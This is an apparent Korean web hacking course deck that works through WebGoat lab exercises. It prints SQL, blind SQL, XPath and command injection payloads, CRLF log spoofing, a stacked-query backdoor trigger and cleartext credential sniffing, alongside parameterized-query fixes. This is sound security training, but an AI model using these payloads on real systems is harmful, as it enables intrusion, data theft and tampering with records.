



# **Web Hacking for Intermediate**

by H4ck3r@n

[hackeran@hotmail.com](mailto:hackeran@hotmail.com)

2009. 07.

# Training Steps

- Beginner course for 2 days
  - Basic Concept, OWASP, Webgoat, Practice
- Intermediate course for 2 days
  - Attack technique, Web Shell, XSS, SQL Injection, Zeroboard4 Hacking, Webgame Analysis
- Advanced course for 1 day
  - Database Analysis, Blind SQL Injection, Source Analysis
  - Phishing Site Build
- Defence course for 1 day
  - Server Setting, Source Modifying, Web Firewall (Castle)

# Time Schedule for a Day

- 4 Hours

- 2 Hours Half Class

- 20 minute : concept
    - 30 minute : practice
    - 20 minute : concept
    - 30 minute : practice
    - 20 minute : break / Q&A

# Synopsis of Web Hacking

- OWASP (Open Web Application Security Project)
  - 웹 보안 전문가들이 자발적으로 참여하여 웹 보안 가이드, 점검 리스트 등의 문서 자료와 보안 툴을 개발하여 무료 제공하는 오픈 프로젝트 그룹
  - <http://www.owasp.org>
  - Stable : OWASP Top 10 2007 (10대 취약점)
  - [http://www.owasp.org/index.php/Category:OWASP\\_Top\\_Ten\\_Project](http://www.owasp.org/index.php/Category:OWASP_Top_Ten_Project)
  - [http://www.metasecurity.org/owasp/OWASP\\_Top\\_10\\_2007\\_Korean.pdf](http://www.metasecurity.org/owasp/OWASP_Top_10_2007_Korean.pdf) (Korean Version)

# Denial of Service

- Denial of Service from Multiple Logins
- Concept: DOS 공격들은 web applications에서 주요한 문제점들이다. 만약 최종 사용자가 web application에 의해 제공되는 서비스를 운영할 수 없거나 서비스를 수행할 수 없다면, 그땐 시간과 돈 둘다 낭비하게 된다.
- General Goal: 이 사이트는 유저가 여러 번 로그인하는 것을 허용한다. 이 사이트는 2개의 접속을 허용하는 database connection pool을 가지고 있다. 당신은 유효한 사용자 리스트를 획득해야 하고 총 3개의 로그인들을 생성해야 한다.

```
SELECT * FROM user_system_data WHERE user_name = '' or '1'='1' and password = '' or '1'='1'
```

USERID	USER_NAME	PASSWORD	COOKIE
101	jsnow	passwd1	
102	jdoe	passwd2	
103	jplane	passwd3	
104	jeff	jeff	
105	dave	dave	

Login Succeeded: Total login count: 0

User Name:

Password:

Login

# Denial of Service

- Denial of Service from Multiple Logins
- Concept: DOS 공격들은 web applications에서 주요한 문제점들이다. 만약 최종 사용자가 web application에 의해 제공되는 사업을 운영할 수 없거나 서비스를 수행할 수 없다면, 그땐 시간과 돈 둘다 낭비하게 된다.
- General Goal: 이 사이트는 유저가 여러 번 로그인하는 것을 허용한다. 이 사이트는 2개의 접속을 허용하는 database connection pool을 가지고 있다. 당신은 유효한 사용자 리스트를 획득해야 하고 총 3개의 로그인들을 생성해야 한다.

# Denial of Service from Multiple Logins

- 먼저, username과 password 입력폼을 이용해 user 리스트를 찾아본다. Usernmae에 일단 일반적인 injection 구문을 넣어보면, 생성되는 쿼리문을 확인할 수 있다. 그것에 맞추어 다시 111' or '1'='1을 입력하면 sql injection에 성공하여 아래와 같이 user 리스트를 확인할 수 있다.

```
SELECT * FROM user_system_data WHERE user_name = " or '1'='1' and password = " or '1'='1'
```

USERID	USER_NAME	PASSWORD	COOKIE
101	jsnow	passwd1	
102	jdoe	passwd2	
103	jplane	passwd3	
104	jeff	jeff	
105	dave	dave	

Login Succeeded: Total login count: 0

User Name:

Password:

- (jsnow, passwd1), (jdoe, passwd2), (jplame, passwd3)의 조합으로 각각 로그인을 한다. 한 번 로그인 할 때마다 로그인 카운트가 올라가고 3번 성공하면 문제 풀이가 성공했음을 알 수 있다. 같은 계정으로 계속 로그인을 시도해도 연속해서 로그인이 된다는 것을 알 수 있다. 만약 이런 연결을 계속 요청한다면 DOS공격이 일어날 것이다.

# Improper Error Handling

- Fail Open Authentication Scheme
- Concept: 인증에 관해서 “fail open” 상태를 이해하기 위한 기초를 나타낸다. 보안 용어로, “fail open”은 검증 때 커니즘의 행동을 설명한다. 이것은 에러가 (i.e. 예기치 않은 예외상황) 검증 메소드 중에 발생할 때 그 메소드가 참으로 평가하도록 야기하는 것이다. 이것은 로그인 중엔 특히 위험하다.
- General Goal: 유저는 인증 체크를 우회할 수 있어야 한다.

# Fail Open Authentication Scheme #1

```
Try
{
    username = s.getParser().getRawParameter(USERNAME);
    password = s.getParser().getRawParameter(PASSWORD);
    // if credentials are bad, send the login page
    if (!"webgoat".equals(username) || !password.equals("webgoat"))
    {
        s.setMessage("Invalid username nad password entered.");
        return (makeLogin(s));
    }
} catch (Exception e)
{
    // The parameter was omitted. Set fail open status complete
    if (username.length() > 0 && e.getMessage().indexOf("not found") != -1)
    {
        if ((username != null) && (username.length() > 0))
        {
            makeSuccess(s);
            return (makeUser(s, username, "Fail Open Error Handling"));
        }
    }
}
```

# Fail Open Authentication Scheme #2

```
void processLogin(Request r)
02.{
03.  try {
04.      String username = r.getParameter("Username");
05.      String password = r.getParameter("Password");
06.
07.      if (username.equals("ADMIN") == false ||
08.          password.equals("ADMINPW") == false)
09.      {
10.          // redirect to login form
11.      }
12.  }
13.  catch(Throwable t) { }
14.
15.  showWelcomeScreen();
16.}
```

Ref: <http://mkseo.pe.kr/blog/?p=1218>

# Injection Flaws #1

- Command Injection
- **목적:** Server Side Script에서 shell 명령으로 실행하는 프로그램의 흐름을 조작하여 공격자가 원하는 명령을 수행
- **문제:** 운영체제(OS)에 command injection 시도

## 시스템 명령어 삽입

- 웹 어플리케이션에서 HTML 형식이나 쿠키, URL 파라미터 형식으로 시스템 명령어를 삽입하는 것을 허용함으로써 웹 상에서도 시스템 명령을 실행할 수 있는 취약점.
- SQL 쿼리문 삽입을 허용하게 되면 DB 인증 메커니즘을 무력화시켜 중용하나 데이터베이스 정보를 외부로 유출할 수 있다.
- 또한 데이터베이스의 DML(Data Manipulation Language), DDL(Data Definition Language) 언어가 모두 사용 가능하므로 데이터베이스의 유출뿐만 아니라 무결성을 파괴할 수도 있다.

```
POST /WebGoat/attack?Screen=89&menu=1200 HTTP/1.0
```

```
Accept: image/gif, image/x-xbitmap, image/jpeg, image/pjpeg, application/x-shockwave-flash, */*
```

```
Referer: http://localhost/WebGoat/attack?Screen=89&menu=1200
```

```
Accept-Language: ko
```

```
Content-Type: application/x-www-form-urlencoded
```

```
Proxy-Connection: Keep-Alive
```

```
User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1; SV1)
```

```
Host: localhost
```

```
Pragma: no-cache
```

```
Cookie: JSESSIONID=CAEB873199E43A8A0856FD56816EE9B3
```

```
Authorization: Basic Z3Vlc3Q6Z3Vlc3Q=
```

```
Content-Length: 45
```

```
HelpFile=AccessControlMatrix.help" %26 netstat -an %26 ipconfig&SUBMIT=View
```

# Injection Flaws #2

- Blind SQL Injection
- **목적: 명시된 모든 레코드를 보거나 새로운 데이터를 추가하거나 존재하는 레코드를 수정**
- **문제: userid 15613에 대해 user\_data 테이블에서 first\_name의 값을 찾아라.**

```
101 AND (ascii( substr((SELECT first_name FROM user_data WHERE userid=15613) , 1 , 1) ) = 74 );
```

```
101 AND (ascii( substr((SELECT first_name FROM user_data WHERE userid=15613) , 2 , 1) ) = 111 );
```

```
101 AND (ascii( substr((SELECT first_name FROM user_data WHERE userid=15613) , 3 , 1) ) = 101 );
```

```
101 AND (ascii( substr((SELECT first_name FROM user_data WHERE userid=15613) , 4 , 1) ) = 115 );
```

```
101 AND (ascii( substr((SELECT first_name FROM user_data WHERE userid=15613) , 5 , 1) ) = 112 );
```

```
101 AND (ascii( substr((SELECT first_name FROM user_data WHERE userid=15613) , 6 , 1) ) = 104 );
```

- **Joesph**

# Injection Flaws #3

- Numeric SQL Injection
- 목적: Query 문을 조작하여 테이블 전체 검색
- 문제: SQL Injection 을 이용해 모든 날씨 데이터가 보여지게 하라.

```
POST /WebGoat/attack?Screen=135&menu=1200 HTTP/1.0
Accept: image/gif, image/x-xbitmap, image/jpeg, image/pjpeg, application/x-shockwave-flash, */*
Referer: http://localhost/WebGoat/attack?Screen=135&menu=1200
Accept-Language: ko
Content-Type: application/x-www-form-urlencoded
Proxy-Connection: Keep-Alive
User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1; SV1)
Host: localhost
Pragma: no-cache
Cookie: JSESSIONID=CAEB873199E43A8A0856FD56816EE9B3
Authorization: Basic Z3Vlc3Q6Z3Vlc3Q=
Content-Length: 24
```

station=101 or 1=1&SUBMIT=Go%21

```
SELECT * FROM weather_data WHERE station = 101 or 1=1
```

STATION	NAME	STATE	MIN_TEMP	MAX_TEMP
101	Columbia	MD	-10	102
102	Seattle	WA	-15	90
103	New York	NY	-10	110
104	Houston	TX	20	120
10001	Camp David	MD	-10	100
11001	Ice Station Zebra	NA	-60	30

# Injection Flaws #4

- Log Spoofing
- 목적: Query 문을 조작하여 테이블 전체 검색
- 문제: SQL Injection 을 이용해 모든 날씨 데이터가 보여지게 하라.

```
POST /WebGoat/attack?Screen=135&menu=1200 HTTP/1.0
Accept: image/gif, image/x-xbitmap, image/jpeg, image/pjpeg, application/x-shockwave-flash, */*
Referer: http://localhost/WebGoat/attack?Screen=135&menu=1200
Accept-Language: ko
Content-Type: application/x-www-form-urlencoded
Proxy-Connection: Keep-Alive
User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1; SV1)
Host: localhost
Pragma: no-cache
Cookie: JSESSIONID=CAEB873199E43A8A0856FD56816EE9B3
Authorization: Basic Z3Vlc3Q6Z3Vlc3Q=
Content-Length: 24
```

```
station=101 or 1=1&SUBMIT=Go%21
```

```
SELECT * FROM weather_data WHERE station = 101 or 1=1
```

STATION	NAME	STATE	MIN_TEMP	MAX_TEMP
101	Columbia	MD	-10	102
102	Seattle	WA	-15	90
103	New York	NY	-10	110
104	Houston	TX	20	120
10001	Camp David	MD	-10	100
11001	Ice Station Zebra	NA	-60	30

## OR 1=1 의 다른 표현들

- OR 'unusual'='unusual'
- OR 'something'='some'+ 'thing'
- OR 'text'=N'text'
- OR 'something' like 'some%'
- OR 2>1
- OR 'text'>'t'
- OR 'whatever' IN ('whatever')
- OR 2 BETWEEN 1 AND 3

# Injection Flaws #5

- Log Spoofing
- 목적: 로그 파일을 조작하여 사람의 눈을 속이는 것
- 문제: admin이 로그인에 성공하는 것. 로그 파일에 스크립트를 추가하여 공격을 증명하라.

```
POST /WebGoat/attack?Screen=134&menu=1200 HTTP/1.0
Accept: image/gif, image/x-xbitmap, image/jpeg, image/pjpeg, application/x-shockwave-flash, */*
Referer: http://localhost/WebGoat/attack?Screen=134&menu=1200
Accept-Language: ko
Content-Type: application/x-www-form-urlencoded
Proxy-Connection: Keep-Alive
User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1; SV1)
Host: localhost
Pragma: no-cache
Cookie: JSESSIONID=CAEB873199E43A8A0856FD56816EE9B3
Authorization: Basic Z3Vlc3Q6Z3Vlc3Q=
Content-Length: 84
```

```
username=Smith%0d%0aLogin Succeeded for username: admin&password=&SUBMIT=Login
```

# Injection Flaws #6

- XPATH Injection
- **목적: XPATH Injection 공격에 대한 이해**
- **문제: 주어진 계정은 Mike/test123 이다. 다른 계정의 데이터에 접근하라.**

## 위키백과의 XPath 정의

XML Path Language(XPath)는 W3C의 표준의 XML 문서의 구조를 통해 경로 위에 지정한 구문을 사용하여 항목을 배치하고 처리하는 방법을 기술하는 언어이다. XML 표현보다 더 쉽고 약어로 되어 있으며, XSLT와 Xpointer에 쓰이는 언어이다. Xpath는 XML 문서의 노드를 정의하기 위하여 경로식을 사용하며, 수학 함수와 기타 확장 가능한 표현들이 있다.

예) /child:Example [attribute:ExampleD="A"] 또는 /Example[@ExampleID="A"]  
ExampleID속성 값이 A인 <Example>엘리먼트를 찾으라는 의미

- **Xpath injection 공격은 SQL Injection 공격과 유사하며, 사용자가 XML 데이터를 쿼리할 때 발생할 수 있다. 고의적으로 조작한 정보를 보내 XML 데이터의 구조를 알 수 있고, 권한이 없는 데이터에도 접근할 수 있다.**

# XPATH Injection

- 목적: XPATH Injection 공격에 대한 이해
- 문제: 주어진 계정은 Mike/test123 이다. 다른 계정의 데이터에 접근하라.

```
String dir = s.getContext().getRealPath("/lessons/XPATHInjection/EmployeesData.xml");
File d = new File(dir);
XPathFactory factory = XPathFactory.newInstance();
XPath xPath = factory.newXPath();
InputStream inputStream = new InputStream(new FileInputStream(d));
String expression = "/employees/employee[loginID/text()=' " + username + "' and
passwd/text()=' " + password + "']";
nodes = (NodeList) xPath.evaluate(expression, inputStream, XPathConstants.NODESET);
```

```
expression = "/employees/employee[loginID/text()='Smith' or
1=1 or 'a'='a' and passwd/text()='password']"
```

```
expression = "/employees/employee[ ( loginID/text()='Smith'
or 1=1 ) OR ( 'a'='a' and passwd/text()='password' ) ]"
```

Smith or 1=1 or a=a and password 에서 연산자 우선순위 (and > or)에 의해 Smith or 1=1 or (a=a and password)가 되고 {(Smith or 1=1) or (a=a and password)}가 됨. 결국, SQL Injection처럼 (Smith or 1=1)은 항상 true가 되어 모든 사용자의 데이터를 볼 수 있음

# LAB: SQL Injection #1

- Stage 1: String SQL Injection
- **문제: 주어진 계정은 Neville 이다. 올바른 비밀번호 없이 Neville의 profile 에 접근하고 모든 함수(search, create, delete)를 사용할 수 있음을 확인하라.**

```
POST /WebGoat/attack?Screen=122&menu=1200 HTTP/1.0
Accept: image/gif, image/x-xbitmap, image/jpeg, image/pjpeg, application/x-shockwave-flash, */*
Referer: http://localhost/WebGoat/attack?Screen=122&menu=1200
Accept-Language: ko
Content-Type: application/x-www-form-urlencoded
Proxy-Connection: Keep-Alive
User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1; SV1)
Host: localhost
Pragma: no-cache
Cookie: JSESSIONID=CAEB873199E43A8A0856FD56816EE9B3
Authorization: Basic Z3Vlc3Q6Z3Vlc3Q=
Content-Length: 38
```

```
employee_id=112&password=' or '1'='1&action=Login
```

# LAB: SQL Injection #2

- Stage 2: Parameterized Query를 해서 SQL Injection을 막아라.
- 로그인 페이지상의 질의에서 그 필드들내에 SQL injection 을 막기 위해 수정을 수행하라. Stage 1을 반복하라. 그 공격이 더 이상 유효하지 않음을 확인하라.
- org.owasp.webgoat.lessons.SQLInjection.Login.java 에서 다음과 같이 변경하라.

```
String query = "SELECT * FROM employee WHERE userid = ? and password = ?";
try
{
    Connection connection = WebSession.getConnections(s);
    PreparedStatement statement = connection.prepareStatement(query,
    ResultSet.TYPE_SCROLL_INSENSITIVE, ResultSet.CONCUR_READ_ONLY);
    statement.setString(1, userId);
    statement.setString(2, password);
    ResultSet answer_results = statement.executeQuery();
    etc...
```

# LAB: SQL Injection #3

- Stage 3: Numeric SQL Injection
- 문제: 인증을 우회하기 위해서 SQL Injection을 실행하라.  
일반 종업원 'Larry'로써, boss ('Neville')의 profile을 보기 위해서 (List Staff 페이지로 부터) View 함수의 매개변수 내에 SQL injection을 이용하라.

```
POST /WebGoat/attack?Screen=122&menu=1200 HTTP/1.0
Accept: image/gif, image/x-xbitmap, image/jpeg, image/pjpeg, applica
Referer: http://localhost/WebGoat/attack?Screen=122&menu=1200
Accept-Language: ko
Content-Type: application/x-www-form-urlencoded
Proxy-Connection: Keep-Alive
User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1; SV1)
Host: localhost
Pragma: no-cache
Cookie: JSESSIONID=CAEB873199E43A8A0856FD56816EE9B3
Authorization: Basic Z3Vlc3Q6Z3Vlc3Q=
Content-Length: 34
```

employee\_id=101 OR 1=1 ORDER BY salary desc&action=ViewProfile

The screenshot shows two browser windows. The top window is titled 'Welcome Back Larry - Staff Listing Page' and displays a list of staff members. 'Larry Stooge (employee)' is selected. Below the list are buttons for 'SearchStaff', 'ViewProfile', and 'Logout'. The bottom window is titled 'Welcome Back Larry' and displays the profile for Neville Bartholomew. The profile information is as follows:

First Name:	Neville	Last Name:	Bartholomew
Street:	1 Corporate Headquarters	City/State:	San Jose, CA
Phone:	408-587-0024	Start Date:	3012000
SSN:	111-111-1111	Salary:	450000
Credit Card:	4803389267684109	Credit Card Limit:	300000
Comments:		Manager:	112
Disciplinary Explanation:		Disciplinary Action Dates:	112005

At the bottom of the profile page, there are buttons for 'ListStaff', 'EditProfile', and 'Logout'.

# LAB: SQL Injection #4

- Stage 4: Parameterized Query를 해서 SQL Injection을 막아라.
- 로그인 페이지상의 질의에서 그 필드들내에 SQL injection 을 막기 위해 수정을 수행하라. Stage 3을 반복하라. 그 공격이 더 이상 유효하지 않음을 확인하라.
- org.owasp.webgoat.lessons.SQLInjection.ViewProfile.java 에서 다음과 같이 변경하라.

```
String query = "SELECT employee.* "  
    + "FROM employee,ownership WHERE employee.userid = ownership.employee_id and "  
    + "ownership.employer_id = ? and ownership.employee_id = ?";  
try  
{  
    Connection connection = WebSession.getConnections(s);  
    PreparedStatement statement = connection.prepareStatement(query,  
        ResultSet.TYPE_SCROLL_INSENSITIVE, ResultSet.CONCUR_READ_ONLY);  
    statement.setString(1, userId);  
    statement.setString(2, subjectUserId);  
    ResultSet answer_results = statement.executeQuery();  
    etc...
```

# Injection Flaws #7

- String SQL Injection
- **문제: 주어진 계정은 Smith 이다. 모든 신용카드 번호가 보이도록 SQL Injection 을 시도하라.**

```
POST /WebGoat/attack?Screen=126&menu=1200 HTTP/1.0
Accept: image/gif, image/x-xbitmap, image/jpeg, image/pjpeg, application/x-shockwave-flash, */*
Referer: http://localhost/WebGoat/attack?Screen=126&menu=1200
Accept-Language: ko
Content-Type: application/x-www-form-urlencoded
Proxy-Connection: Keep-Alive
User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1; SV1)
Host: localhost
Pragma: no-cache
Cookie: JSESSIONID=CAEB873199E43A8A0856FD56816EE9B3
Authorization: Basic Z3Vlc3Q6Z3Vlc3Q=
Content-Length: 35
```

account\_name=Smith' or '1'='1&SUBMIT=Go%21

Enter your last name:

SELECT \* FROM user\_data WHERE last\_name = 'Smith' or '1'='1'

USERID	FIRST_NAME	LAST_NAME	CC_NUMBER	CC_TYPE	COOKIE	LOGIN_COUNT
101	Joe	Snow	987654321	VISA		0
101	Joe	Snow	2234200065411	MC		0
102	John	Smith	2435600002222	MC		0
102	John	Smith	4352209902222	AMEX		0
103	Jane	Plane	123456789	MC		0
103	Jane	Plane	3334987033333	AMEX		0
10312	Jolly	Hershey	176896789	MC		0
10312	Jolly	Hershey	3333000033333	AMEX		0
10323	Grumpy	White	673834489	MC		0
10323	Grumpy	White	334130033333	AMEX		0
15603	Peter	Sand	123609789	MC		0
15603	Peter	Sand	3388934533333	AMEX		0
15613	Joesph	Something	33843453533	AMEX		0

# Injection Flaws #8

- Database Backdoors
- Stage 1: 1개 이상의 SQL 문을 실행하는 방법과 trigger에 대한 이해
- 문제: 한 개 이상의 SQL 문을 실행시키는 SQL Injection 을 시도하라. 주어진 계정은 101 이며 Salary 데이터를 더 높게 update 하라.
- 많은 데이터베이스 서버에서 여러 SQL 문을 세미콜론(;)으로 구분하여 한꺼번에 실행하는 것을 허용한다. 이 문자열은 세미콜론으로 구분한 SQL 문의 일괄 실행을 허용하지 않는 Oracle 및 기타 데이터베이스 서버에서는 오류를 일으키지만, 이를 지원하는 데이터베이스에서는 여러 임의의 명령을 한꺼번에 실행할 수 있다.
- 이 문제에서는 101 계정에 대한 salary 데이터를 변경하는 sql injection을 실행해야 함.

```
POST /WebGoat/attack?Screen=94&menu=1200 HTTP/1.0
```

```
Accept: image/gif, image/x-xbitmap, image/jpeg, image/pjpeg, application/x-shockwave-flash, */*
```

```
Referer: http://localhost/WebGoat/attack?Screen=94&menu=1200&Restart=94
```

```
Accept-Language: ko
```

```
Content-Type: application/x-www-form-urlencoded
```

```
Proxy-Connection: Keep-Alive
```

```
User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1; SV1)
```

```
Host: localhost
```

```
Pragma: no-cache
```

```
Cookie: JSESSIONID=CAEB873199E43A8A0856FD56816EE9B3
```

```
Authorization: Basic Z3Vlc3Q6Z3Vlc3Q=
```

```
Content-Length: 64
```

```
username=101; update employee set salary=100000&Submit=Submit
```

# Injection Flaws #9

- Database Backdoors
- Stage 2: backdoor를 injection하라. Backdoor로 동작할 trigger를 inject하기 위해 다음의 문법을 사용하라. (단, 문제의 DB는 trigger를 지원하지 않기 때문에 실제로 어떤 것도 실행되지 않는다.)

```
CREATE TRIGGER myBackDoor BEFORE INSERT ON employee FOR EACH ROW  
BEGIN UPDATE employee SET email='john@hackme.com'WHERE userid =  
NEW.userid
```

POST /WebGoat/attack?Screen=94&menu=1200 HTTP/1.0

Accept: image/gif, image/x-xbitmap, image/jpeg, image/pjpeg, application/x-shockwave-flash, \*/\*

Referer: http://localhost/WebGoat/attack?Screen=94&menu=1200

Accept-Language: ko

Content-Type: application/x-www-form-urlencoded

Proxy-Connection: Keep-Alive

User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1; SV1)

Host: localhost

Pragma: no-cache

Cookie: JSESSIONID=CAEB873199E43A8A0856FD56816EE9B3

Authorization: Basic Z3Vlc3Q6Z3Vlc3Q=

Content-Length: 177

```
username=101; CREATE TRIGGER myBackDoor BEFORE INSERT ON employee FOR EACH ROW  
BEGIN UPDATE employee SET email='john@hackme.com'WHERE userid =  
NEW.userid&Submit=Submit
```

# Injection Flaws #10

- Database Backdoors

## TRIGGER

데이터베이스 내에서 참조 무결성을 유지하기 위해 어떤 프로시저를 자동으로 호출하는 것과 같은 행동이다. 트리거는 사용자가 데이터를 삽입하거나 삭제하는 등과 같은 데이터 변경에 관한 시도를 했을 때 효력을 나타낸다. 트리거는 지정된 어떤 변경이 시도되면 일련의 행동을 취하도록 시스템에 알릴 수 있다. 부정확하고 허가받지 않은 일관성 없는 데이터 변경을 방지함으로써 데이터베이스의 무결성을 유지하는데 도움을 준다.

```
CREATE Trigger //트리거 생성
myBackDoor //트리거 이름
BEFORE INSERT ON // 테이블에 데이터가 추가되기 이전에 실행
employee // employee테이블에 대해서
FOR EACH ROW // 여러 row가 영향을 받았을 경우 각각 실행
BEGIN
UPDATE employee SET email='john@hackme.com'
WHERE userid = NEW.userid // NEW.userid는 새로 입력된 userid값
```

결국, myBackDoor 트리거는 employee 테이블에 대해 새로운 userid 값으로 데이터가 입력되면 테이블에 데이터가 추가되기 전에 email 값으로 john@hackme.com을 입력하라는 뜻이다. 새롭게 입력되는 사용자들의 이메일 주소는 모두 john@hackme.com으로 변경될 것이다.

```
101; CREATE TRIGGER myBackDoor BEFORE INSERT ON employee FOR EACH ROW BEGIN
UPDATE employee SET email='john@hackme.com'WHERE userid = NEW.userid
```

라고 입력하면 트리거가 생성됨

# Insecure Communication #1

- Insecure Login
- 목적: 평문 전송의 위험성과 암호화의 필요성에 대한 이해
- 이번 과제를 위해 서버-클라이언트를 설치해야 하고 introduction section의 톰캣 구성을 참고할 수 있다.

Q. How do I get configure WebGoat to run on an IP other than localhost?

A. In the webgoat.bat file, in the root directory, the following lines are executed:

```
delete .\tomcat\conf\server.xml
copy .\tomcat\conf\server_80.xml .\tomcat\conf\server.xml
```

This will overwrite any changes you may have made to server.xml file that addressed this issue....

By changing the server\_80.xml file (or by removing the above code from webgoat.bat, after making your changes) you can reflect your changes to the Tomcat configuration. You will need to change the IP address in the server\_80.xml file to be the IP of the host machine.

The following connectors should be modified

```
<!-- Define a non-SSL HTTP/1.1 Connector on port 8080 -->
<Connector address="10.20.20.123" port="80"
```

...

```
<!-- Define a SSL HTTP/1.1 Connector on port 8443 -->
<Connector address="10.20.20.123" port="443"
```

....

where the 127.0.0.1 will be replaced by your IP. In this case 10.20.20.123

1) WebGoat-OWASP\_Standard-5.2\Tomcat-5.2\tomcat\conf 폴더에서 server.xml 파일은 삭제하고 server\_80.xml 파일을 복사하여 server.xml로 이름 변경

2) server\_80.xml 파일 내용 수정

만약, 변경하고자 하는 IP가 10.20.20.123 일 경우 위에 굵게 표시된 내용과 같이 변경하면 된다.

vmware를 이용하여 해당 문제를 풀 경우에는, 위의 "10.20.20.123" 대신 vmware IP로 수정할 수 있으며, 이 때 제대로 동작하지 않을 때는 방화벽이 막혀있지 않은지 확인해 볼 수 있다. 여기서는 vmware에 WebGoat을 실행시키고 로컬 PC에서 웹브라우저로 접근하였다.

# Insecure Communication #2

- Insecure Login
- Stage 1: **암홀르 스니핑(sniffing)하고 로그인 한 후에 문제에 답하시오. 무료로 사용할 수 있는 WireShark)를 이용하여 패킷을 캡처한다.**

POST **/WebGoat/attack?Screen=175&menu=1300** HTTP/1.1

Accept: image/gif, image/x-xbitmap, image/jpeg, image/pjpeg, application/x-shockwave-flash, application/vnd.ms-excel, application/vnd.ms-powerpoint, application/msword, \*/\*

Referer: http://vmware IP/WebGoat/attack?Screen=175&menu=1300

Accept-Language: ko

Content-Type: application/x-www-form-urlencoded

Accept-Encoding: gzip, deflate

User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1; SV1; User-agent: Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1; SV1; http://bsalsa.com) ; .NET CLR 2.0.50727; .NET CLR 1.1.4322)

Host: vmware IP

Content-Length: 47

Connection: Keep-Alive

Cache-Control: no-cache


Cookie: JSESSIONID=1979E7952E5A0EF4DDD9144B9C7F226D

Authorization: Basic Z3Vlc3Q6Z3Vlc3Q=

clear\_user=Jack&clear\_pass=**sniffy**&Submit=Submit

# Insecure Communication #3

- Insecure Login
- Stage 2: 이제 안전한 연결로 변경해야 한다. URL은 https://로 시작해야 한다. 만약 브라우저가 경고창을 띄우면 무시하라. 다시 트래픽을 스니핑하고 문제에 답하시오.



- WireShark로 캡처된 내용을 보면 1단계와 다름을 한 눈에 알 수 있다. 암호화 통신을 하고 있다. "The data sent represents a SSLv3-compatible ClientHello handshake." 라는 메시지도 확인할 수 있다. 이제 문제에 답을 골라보자.
- 
- Q) 아직도 암호가 평문 상태로 전송되나요? (Yes/No)
- Q) 이 전송에는 어떤 프로토콜이 사용되나요? (HTTP/IPSEC/MSNMS/UDP/TLS)

# SSL/TSL

- SSL/TLS 프로토콜은 클라이언트와 서버 사이에 인증 및 암호화 통신을 위해 사용되는 프로토콜이다. SSL 프로토콜은 미국의 Netscape사에 의해 개발되었다. TLS는 IETF(Internet Engineering Task Force)에서 개발한 프로토콜로 SSL 프로토콜의 표준화 버전으로 생각할 수 있으며, SSL v3.0과 비슷한 형태를 갖는다. 또한 TLS 프로토콜은 SSL 프로토콜을 사용할 수 있도록 구성되어 있으므로 우리는 SSL/TLS 프로토콜이라는 용어를 사용한다. 우리가 현재 사용하는 Web 브라우저는 SSL/TLS 프로토콜을 지원한다. SSL/TLS 프로토콜은 지금까지 보아왔던 프로토콜과 다르게 여러 가지 선택 요소들을 가지고 있다. SSL/TLS 프로토콜의 특징은 다음과 같다.
- 우선, 공개키 인증서 기반 인증 방식을 사용한다는 점이다. SSL/TLS는 공개키 인증서에 기반을 둔 인증 방법을 사용한다. SSL/TLS에서 지원하는 공개키 인증서는, 서버에서는 DH인증서 RSA서명 인증서, DSA서명 인증서, 그리고 RSA 암호화 인증서를 가질 수 있으며, 클라이언트에서는 DH인증서, RSA 또는 DSA서명 인증서를 가질 수 있다. 여기서 클라이언트의 DH인증서는 서버의 DH인증서와 동일한 parameter를 가질 경우에만 동작이 가능하다.
- 둘째, 3가지 인증모드(AM, Authentication Mode)를 지원한다. SSL/TLS는 익명모드(An, Anonymous), 서버 인증모드(SA, Server authenticated), 그리고 클라이언트-서버 인증모드(MA, mutual authenticated)를 갖는다. SSL/TLS는 인증모드를 서버가 선택할 수 있도록 규정하고 있다.
- 셋째, 암호 알고리즘을 선택적으로 사용할 수 있다는 것이다. SSL/TLS는 여러 종류의 암호 알고리즘을 지원한다. 그리고, 실행과정에서 이들을 선택하여 사용할 수 있다. 알고리즘의 선택은 클라이언트가 사용 가능한 암호 알고리즘의 리스트를 보내고, 서버가 이 들 중에서 선택하는 방법을 사용한다.
